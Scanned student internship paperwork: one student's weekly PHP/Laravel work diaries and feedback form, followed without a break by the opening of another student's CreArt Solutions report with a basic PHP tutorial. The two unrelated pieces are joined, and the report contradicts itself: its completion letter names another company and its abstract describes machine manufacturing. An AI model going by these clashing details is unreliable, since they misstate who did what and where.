
STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: TIRTHA . SAMIR . NAYAK
DIARY OF THE WEEK: DT: 17-APRIL-23 TO 21-APRIL-23
DEPARTMENT: COMPUTER (CE) SEM: 8th
NAME OF THE ORGANISATION: ADIT MICRASYS PVT. LTD
NAME OF THE PLANT/SECTION/DEPARTMENT: SOFTWARE DEVELOPER PHP
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: ALPESH PATEL

DESCRIPTION OF THE WORK DONE IN BRIEF

* 17 APRIL 2023 :- Monday :-
⇒ Roles & Menu Module is done successfully So moving with a new module started to create Order Module.
- Created the blade file of ~~&~~ Order Module Add.
- In this I have made the Add Order form
- The fields I have created like Customer, Order Source, Shop Address, Order Date, Add Product, List of item.
- This was all about today I did.

* 18 APRIL 2023 :- Tuesday :-
⇒ On this day created a new table at database side of Order.
- On the form I have done the validation using javascript also using the Regular Expression
- Saving the data complete on database side is done completely.



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SUPPLEMENTRY NOTES
(add additional sheets if required)

* 19 APRIL 2023 :- Wednesday :-
⇒ Worked on Order module in that show the data from the database in a datatable format
- View the SKU Order part is also done.
- Selecting the data from database and getting in the database
- Displaying and showing with the proper manner and design is also completed.
- Datatable theme contains sorting, search pagination is also done.

* 20 APRIL 2023 :- Thursday :-
⇒ On this day still working on Order Module.
- In that now I have done edit the Order.
- In that I have created edit-blade file & Make a edit form which retrive the old value and update the new info.
- Validation part is also completed.

* 21 APRIL 2023 :- Friday :-
⇒ On this day work on database store and display the update data is done.
- Also done deleting the Order in Order Module
- In that I have successfully completed the deleting from database and view page

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Annexure I WEEK IV (14)
Enrollment no: 200390107506


STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: TIRTHA · SAMIR · NAYAK
DIARY OF THE WEEK: DT: 24-APRIL-23 TO 28-APRIL-23
DEPARTMENT: COMPUTER (CE) SEM: 8th
NAME OF THE ORGANISATION: ADIT MICROSYS PVT. LTD
NAME OF THE PLANT/SECTION/DEPARTMENT: SOFTWARE DEVELOPER PHP
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: ALPESH PATEL

DESCRIPTION OF THE WORK DONE IN BRIEF

*24 APRIL 2023 :- Monday :-
⇒ On this day I have created Master in the side bar and in that there are Role Menu option first in that I have created Category Module.
- In that the field I created of Adding form is Name, Status,
- Validation part is also completed.
- In database the new table is created
- Saving the info and displaying the Category info is also done in db and view page.

*25 April 2023 :- Tuesday :-
⇒ On this day I edcreated edit blade file of Category Module.
- Created the edit form of Category
- Save and display the update info is also done
- Deleting the Category in Category Module is also done



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SUPPLEMENTRY NOTES
(add additional sheets if required)

*26 APRIL 2023 :- Wednesday :-
=> In the Master other menu I create that is Offer Module.
- In that the field I created of Adding form is Text, From Date, To Date, Status.
- Validation part is also completed.
- In database the new table is created
- Saving the info and displaying the Category Offer info is also done in db and view page.
- In this edit blade also created and edit form was also done.
- Validation part is also done in edit form

*27 APRIL 2023 :- Thursday :-
=> On this day save and update info of Offer is also done
- Deleting the Offer in Offer Module is also done
- In this Offer module is complete done Now started to create a new module in Master Role menu is Product Module
- In that field I created of Adding form is Category, Name, Sequence, Status
- Validation part is also completed.
- In db the new table is created.
- Saving the info and display product is also don

*28 APRIL 2023 :- Friday :-
=> Created edit blade file of Product also created
=> form of edit Product.
- Save & display in db and view and delete is don

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Annexure I WEEK 0 (15)
Enrollment no: 200390107504


STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: TIRTHA · SAMIR · NAYAK
DIARY OF THE WEEK DATE: 1-MAY-23 to 5-MAY-23
DEPARTMENT: COMPUTER (CE) SEM: 8th
NAME OF THE ORGANISATION: ADIT MICROSYS PVT. LTD
NAME OF THE PLANT/SECTION/DEPARTMENT: SOFTWARE DEVELOPER PHP
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: ALPESH PATEL

DESCRIPTION OF THE WORK DONE IN BRIEF

* 1 MAY 2023 :- Monday :-
=> Created the other Module in Master Role Menu is Role Menu.
- Created the Add Role-Form Saving the info in db and display in view page is done
- Update the Role and edit form is done.
- Delete the Role in Role Module is done
- DB part is also done.
- Validation part is also completed.

* 2 MAY 2023 :- Tuesday :-
=> Another Module created in Master Role Menu is GST Module.
- Created the Form of Adding GST with the field like GST, status.
- Created the table in db and save and display the GST info is also done
- Update the GST and edit form is done
- Delete the GST in db and view page is also done



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SUPPLEMENTRY NOTES
(add additional sheets if required)

*3 MAY 2023 :- Wednesday :-
=> In Master Role Menu new module I created that is Purchase Unit.
- Created the Add form with the field contains like Name, Status.
- Created the new table in db and save and display the purchase info done
- Update and edit form of purchase is also done.
- Delete the purchase in Module and PB and view page is also done.

*4 MAY 2023 :- Thursday :-
=> In this Role Menu of Master new module I made is Weight unit.
- Created the Add form with the field like Name, status
- Created the new table in db and save and display the purchase info done.
- Update and edit form of Weight Unit is also done
- Delete the Weight in Module is done

*5 MAY 2023 :- Friday :-
=> Created a new module SKU Name Module in Master Role Menu.
- Created the Add form and field Name, Status
- DB part is completed, Edit and delete is do

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Annexure 2

Feedback Form by Industry expert

Student Name: TIRTHA . SAMIR. NAYAK Date: 22-4-23
Work Supervisor: ALPESH PATEL Title: Internship at AdiMicro Sys Pvt Ltd
Company/Organization: ADIT MICROSYS PVT. LTD
Enrollment No: 200390107506
Internship Address: 502, SHAPATH II, OPP RAJPATH CLUB, AHMEDABAD, GUJ
Dates of Internship: From 23 JAN 2023 to 23 JULY 2023

Please evaluate your intern by indicating the frequency with which you observed the following behaviors:

Parameters	Needs improvement	Satisfactory	Good	Excellent
Shows interest in work and his/her initiatives			✓	
Produces high quality work and accepts responsibility		✓		
Uses technical knowledge and expertise			✓	
Analyzes problems effectively		✓		
Communicates well and writes effectively			✓	

Overall performance of student intern: (Needs improvement/ Satisfactory/Good/Excellent)

Additional comments, if any:

Signature of Industry person with name and Stamp:

Signature of the Faculty Mentor:

INTERNSHIP AT CREART SOLUTIONS

AN INTERNSHIP REPORT

Submitted by

Nidhi Jethva

200390107035

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

Gujarat Technological University, Ahmedabad

August, 2023

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at CreArt Solution** has been carried out by **Jethva Nidhi Nanjibhai** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 7th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign	Sign
Prof.	Prof. Akshay Kansara
Internal Guide	Head of Department

Company Certificate

Joining Letter

CREART

INTERNSHIP JOINING LETTER

Date: 27th July 2023

This is to certify that

Mr/Ms. Nidhi Jethva
Enrollment No : 200390107035
College : Sathaya Institute of Technology

has been selected for the 15 days of summer Internship from **27th July 2023** to **10th August 2023** at **CreArt Solutions**, Ahmedabad

We wish him/her all the best for his future endeavours

CREART SOLUTIONS AHMEDABAD

Krishnamohan Gupta
Director

CreArt Solutions PVT LTD.
202, Heritage Horizon, Opp Hotel Des Corporate, C.G. Road,
Ahmedabad, Gujarat, India - 380009
www.creart.in | hello@creart.in | **Office Location:** INDIA | USA | UK

Completion Letter

INTERNSHIP COMPLETION LETTER

icodify

Date: 10th August 2023

This is to certify that

Mr/Ms. Nidhi Jethva
Enrollment No : 200390107035
College : Saffrony Institute of Technology

has successfully completed the 15 days of summer internship from **27th July 2023** to **10th August 2023** at **I Codify Solution**, Ahmedabad.

We wish him/her all the best for his future endeavours.

I CODIFY SOLUTION AHMEDABAD

Jaydeep Chikhaliya
Director

I Codify Solution
202, Heritage Horizon, Opp Hotel Dev Corporate, C G Road, Ahmedabad, Gujrat, India - 380009
www.icodifysolutions.com | hello@icodifysolutions.com

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Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at CreArt Solutions** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Upashana Goswami** & **Alkesh Kaba (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student Sign of Student

1. **Jethva Nidhi Nanjibhai**

ACKNOWLEDGMENT

This Summer Internship work has been the most practical and exciting part of my learning experience, which would be an asset for me and also for my future carrier.

I would like to thank my head od department **Mr. Akshay Kansara,** who was a constant source of inspiration.

My most sincere thanks to my internal Internship guide Prof. Upashana Goswami for his/her kind co-operation and who has always been guiding, encouraging and motivating me throughout the internship and project. I am gratefully to my collage **Saffrony Institute of Technology** for providing me all the required resources and good working environment.

I would like to thank my external guide **Mr. Alkesh Kaba,** for supporting me throughout the internship work and motivating me. I would also like to thank the **organization "CreArt Solutions PVT LTD"** who supported me for my internship and project.

Thank you.

Abstract

This report contains the work done by the author during his internship at ***CreArt Solutions***. It shows the work I did in the company during my internship period. In the report, the author discusses the process of manufacturing and steps of assembly of the machines. The author also discusses the structure of the company, all the departments and their work. It also explains what the author learned during this internship period.

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Abbreviations

HTML	Hypertext Markup Language
CSS	Cascading Style Sheets
IDE	Integrated Development Environment
XAMPP	X-operating system, Apache, MySQL, PHP, Perl

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Scanned copies of weekly reports duly signed by internal and external guide
Scanned attendance sheet if any
Any supporting documents in scanned copy

Chapter 1. INTRODUCTION

1.1 COMPANY PROFILE:

Fig 1.1 Company Logo

CreArt is a privately owned venture of IT Solutions, Digital Marketing, Software Solutions and SEO services formed in 2013, in Ahmedabad, India. We always aspire to create a resistant future. We believe in bringing Business, People and Technology together in the way forward. CreArt is focused on rigorous development and comprehensive quality.

It is a full-service digital marketing agency providing services for brand identity, search engine optimization, search engine marketing & website design. CreArt specialized in web development e-commerce website design & conversion rate optimization for online stores. Also offer hosting domain, hosting support & maintenance.

CreArt offers Internship programs. Basically, they are free or paid either online/ offline.

Website Link: https://creart.in/

1.1.1 MISSION AND VISION OF THE COMPANY:

Our internship program was conducted from 27-July-2023 to 10-August-2023. During our internship course, we were to be taught about various concepts of the PHP and Laravel Framework from very basic.

We covered different important basics which are used in every programming language. The Goals to be achieved during whole internship course were as follows:

1. Basic PHP
2. How to download Xampp and how to use it
3. PHP Laravel
4. Make Project

1.2 System Information

Tools: Laptop, Internet, XAMPP, Visual Studio code(IDE).

Technology: HTML, CSS, JAVASCRIPT

Chapter 2 Internship Program

2.1 Internship Program Learning.

2.1.1 Week-1 Basic Introduction of PHP

❖ **27 July 2023**

1. Introduction about PHP and Laravel

- PHP is stand for ‘Hypertext Preprocessor’.
- PHP is a server-side scripting language that is embedded in HTML. It is mainly used in back-end of website. It is also mange dynamic content, database, session tracking etc.
- The comments in PHP can be #,//,/*..*/.
- XAMPP is used to run PHP programs.

2. Information and Task of Internship

- Internship project- Video calling web app
- Company details.
- Certificate

❖ **28 July 2023**

Fig 2.1 XAMPP Download

1. Download XAMPP and create and run program.

- Download and install XAMPP for windows from chrome browser for run a PHP program. It provides connect to local server and database connection to PHP program. It is required to load and run a PHP program.

Fig 2.2 XAMPP Panel

```
<!DOCTYPE html>
    <html>
    <body>
    <h1>My first PHP page</h1>
    <?php
    echo "Hello World!";
   ?>
  </body>
 </html>
```

❖ **31 July 2023**

1. PHP variable

- Variable are the entity that are used for storing the values. The value can be assigned to the variable in following manner:

  $variable_name=value;

  Ex.

  <?php
  $i=10;
  echo “the value of variable= $i”;
  ?>

2. Data type

- Data Types define the type of data a variable can store. PHP allows 4 different type of data types. Mention below.

  1. Boolean
  2. Integer
  3. Double
  4. String

  The special data type is NULL




Fig 2.3 variable example

